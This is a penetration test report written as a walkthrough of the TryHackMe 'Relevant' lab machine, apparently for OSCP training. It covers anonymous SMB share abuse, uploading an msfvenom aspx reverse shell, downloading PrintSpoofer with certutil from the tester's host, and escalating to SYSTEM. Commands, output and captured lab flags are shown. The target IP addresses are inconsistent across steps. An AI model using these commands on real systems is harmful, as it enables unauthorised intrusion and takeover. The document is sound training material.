Offensive Security

THM - Relevant

OSID: XXXXX
bravosec@greybot.me

June 23, 2023

v1.0

Table of Contents

1 Offensive Security OSCP Exam Penetration Test Report

1.1 Introduction

The Offensive Security Lab and Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security course. This report should contain all items that were used to pass the overall exam and it will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the Offensive Security Lab and Exam network. The student is tasked with following methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An ex-ample page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

Bravo Sec (XXXXX) was tasked with performing an internal penetration test towards Try Hack Me Labs. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate **Try Hack Me**'s internal lab system – **RELEVANT**. Bravo Sec's (XXXXX) overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Try Hack Me.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on **RELEVANT** machine. When performing the attacks, Bravo Sec (XXXXX) was able to gain access to the machine, primarily due to misconfiguration on SMB service and poor security configurations. During the testing, Bravo Sec (XXXXX) had administrative level access to the machine. All systems were successfully exploited and access granted.

2.1 Recommendations

Bravo Sec (XXXXX) recommends patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

2.2 Identified Vulnerabilities

In the course of this penetration test **1 Critical** vulnerabilities were identified:

Target Name	IP	CVSS	Page
Relevant	10.10.193.232	9.6	7

3 Methodologies

Bravo Sec (XXXXX) utilized a widely adopted approach to perform penetration testing that is effective in testing how well the Try Hack Me Labs and Exam environments are secure. Below is a breakout of how Bravo Sec (XXXXX) was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, Bravo Sec (XXXXX) was tasked with exploiting the lab and exam network. The specific IP addresse is:

Exam Network:

- 10.10.193.232

3.2 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

3.3 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, Bravo Sec (XXXXX) was able to successfully gain access to the **RELEVANT** system.

3.4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

Bravo Sec (XXXXX) added administrator and root level accounts on all systems compromised. In addition to the administrative/root access, a Metasploit meterpreter service was installed on the machine to ensure that additional access could be established.

3.5 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organizations computer which can

cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After the trophies on both the lab network and exam network were completed, Bravo Sec (XXXXX) removed all user accounts and passwords as well as the Meterpreter services installed on the system. Try Hack Me should not have to remove any user accounts or services from the system.

4 Independent Challenges

4.1 Relevant (10.10.193.232)

Score:	9.6 (Critical)
Vector:	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:H/RL:W/RC:C

4.1.1 Service Enumeration


Port Scan Results

IP Address	Ports Open
10.10.193.232	**TCP:** 80, 135, 139, 3389, 49663, 49666, 49668 **UDP:**

SMB Enumeration

Upon manual enumeration of the available SMB service, Bravo noticed it have a share called `nt4wrksv` which gives permissions to **READ** and **WRITE** for guest users without passwords.

```
cme smb 10.10.193.232 -u a -p '' --shares
```



4.1.2 Initial Access

Steps to reproduce the attack:


Bravo brute forced web directories of `http://10.10.193.232:49663` using a dictionary, and found `http://10.10.193.232:49663/nt4wrksv`.

```
gobuster dir -u http://10.10.193.232:49663 -w /opt/wordlists/reversed_directory-list-2.3-medium.txt -er -t 50
```

```
┌──(kali㉿kali)-[~/thm/Relevant]
└─$ gobuster dir -u http://10.10.193.232:49663 -w /opt/wordlists/reversed_directory-list-2.3-medium.txt -er -t 50
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.193.232:49663
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /opt/wordlists/reversed_directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Follow Redirect:         true
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
2023/06/23 07:59:32 Starting gobuster in directory enumeration mode
===============================================================
http://10.10.193.232:49663/nt4wrksv            (Status: 200) [Size: 0]
Progress: 450 / 220561 (0.20%)^C
[!] Keyboard interrupt detected, terminating.

===============================================================
2023/06/23 07:59:36 Finished
===============================================================
```

Bravo found out that the directory `nt4wrksv` maps the SMB share folder `nt4wrksv` via visiting `http://10.10.193.232:49663/nt4wrksv/passwords.txt`.



Since guest users have **READ** and **WRITE** access to the SMB share `nt4wrksv`,

Bravo put an `aspx` web shell in the SMB share then visit the URL `http://10.10.193.232:49663/nt4wrksv/rev.aspx` to get a reverse shell back.

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=tun0 LPORT=1111 -f aspx -o rev.aspx
```

```
┌──(kali㉿kali)-[~/thm/Relevant/www]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=tun0 LPORT=1111 -f aspx -o rev.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of aspx file: 3401 bytes
Saved as: rev.aspx
```

```
smbclient.py a@10.10.212.147 -no-pass
```

```
┌──(kali㉿kali)-[~/thm/Relevant/www]
└─$ smbclient.py a@10.10.212.147 -no-pass
Impacket v0.10.1.dev1+20230620.44942.4888172 - Copyright 2022 Fortra

Type help for list of commands
# use nt4wrksv
# put rev.aspx
#
```

```
curl http://10.10.193.232:49663/nt4wrksv/rev.aspx
```

```
┌──(kali㉿kali)-[~/thm/Relevant/www]
└─$ curl http://10.10.193.232:49663/nt4wrksv/rev.aspx
```

```
rlwrap -r -f . nc -nlvp 1111
```

```
┌──(kali㉿kali)-[~/thm/Relevant]
└─$ rlwrap -r -f . nc -nlvp 1111
listening on [any] 1111 ...
connect to [10.11.19.145] from (UNKNOWN) [10.10.193.232] 49929
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
iis apppool\defaultapppool
```

4.1.3 Privilege Escalation

Vulnerability Explanation:

The user `iis apppool\defaultapppool` have `SeImpersonatePrivilege` privilege token enabled, which allows attackers perform *potato attacks* and utilize tools such as *PrintSpoofer* to escalate from low privilege accounts to `NT AUTHORITY\SYSTEM` then performing any operations on the server.

Vulnerability Fix:

Remove the privilege "Impersonate a client after authentication" from the `IIS_IUSRS`

Steps to reproduce the attack:

Bravo checked the privilege tokens of the account `iis apppool\defaultapppool`

```
whoami /priv
```

```
C:\ProgramData>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

Bravo prepared `PrintSpoofer64.exe` on an HTTP web server

```
┌──(kali㉿kali)-[~/thm/Relevant]
└─$ mkdir www && cd www

┌──(kali㉿kali)-[~/thm/Relevant/www]
└─$ ln -s /opt/sectools/win/PrintSpoofer64.exe

┌──(kali㉿kali)-[~/thm/Relevant/www]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```


Bravo navigated to the directory : `C:\ProgramData` and downloaded `PrintSpoofer64.exe`

```
C:\>cd C:\Programdata
cd C:\Programdata

C:\ProgramData>certutil -urlcache -split -f http://10.11.19.145/PrintSpoofer64.exe
certutil -urlcache -split -f http://10.11.19.145/PrintSpoofer64.exe
****  Online  ****
  0000  ...
  6a00
CertUtil: -URLCache command completed successfully.

C:\ProgramData>
```

Bravo executed `PrintSpoofer64.exe` to impersonate `NT AUTHORITY\SYSTEM`



4.1.4 Post-Exploitation

System Proof Screenshot:

- User

```
C:\Users\Bob\Desktop>whoami
whoami
iis apppool\defaultapppool

C:\Users\Bob\Desktop>hostname
hostname
Relevant

C:\Users\Bob\Desktop>type user.txt
type user.txt
THM{fdk4ka34vk346ksxfr21tg789ktf45}
C:\Users\Bob\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . : eu-west-1.compute.internal
   Link-local IPv6 Address . . . . . : fe80::2014:b073:ff6f:b657%4
   IPv4 Address. . . . . . . . . . . : 10.10.49.172
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.10.0.1

Tunnel adapter Local Area Connection* 2:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2001:0:2851:782c:28e5:2a9d:f5f5:ce53
   Link-local IPv6 Address . . . . . : fe80::28e5:2a9d:f5f5:ce53%3
   Default Gateway . . . . . . . . . : ::

Tunnel adapter isatap.eu-west-1.compute.internal:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : eu-west-1.compute.internal

C:\Users\Bob\Desktop>
```

- System

```
PS C:\Users\Administrator\Desktop> whoami
whoami
nt authority\system
PS C:\Users\Administrator\Desktop> hostname
hostname
Relevant
PS C:\Users\Administrator\Desktop> cat root.txt
cat root.txt
THM{1fk5kf469devly1gl320zafgl345pv}
PS C:\Users\Administrator\Desktop> ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . : eu-west-1.compute.internal
   Link-local IPv6 Address . . . . . : fe80::2014:b073:ff6f:b657%4
   IPv4 Address. . . . . . . . . . . : 10.10.49.172
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.10.0.1

Tunnel adapter Local Area Connection* 2:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2001:0:2851:782c:28e5:2a9d:f5f5:ce53
   Link-local IPv6 Address . . . . . : fe80::28e5:2a9d:f5f5:ce53%3
   Default Gateway . . . . . . . . . : ::

Tunnel adapter isatap.eu-west-1.compute.internal:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : eu-west-1.compute.internal
PS C:\Users\Administrator\Desktop>
```

End of Report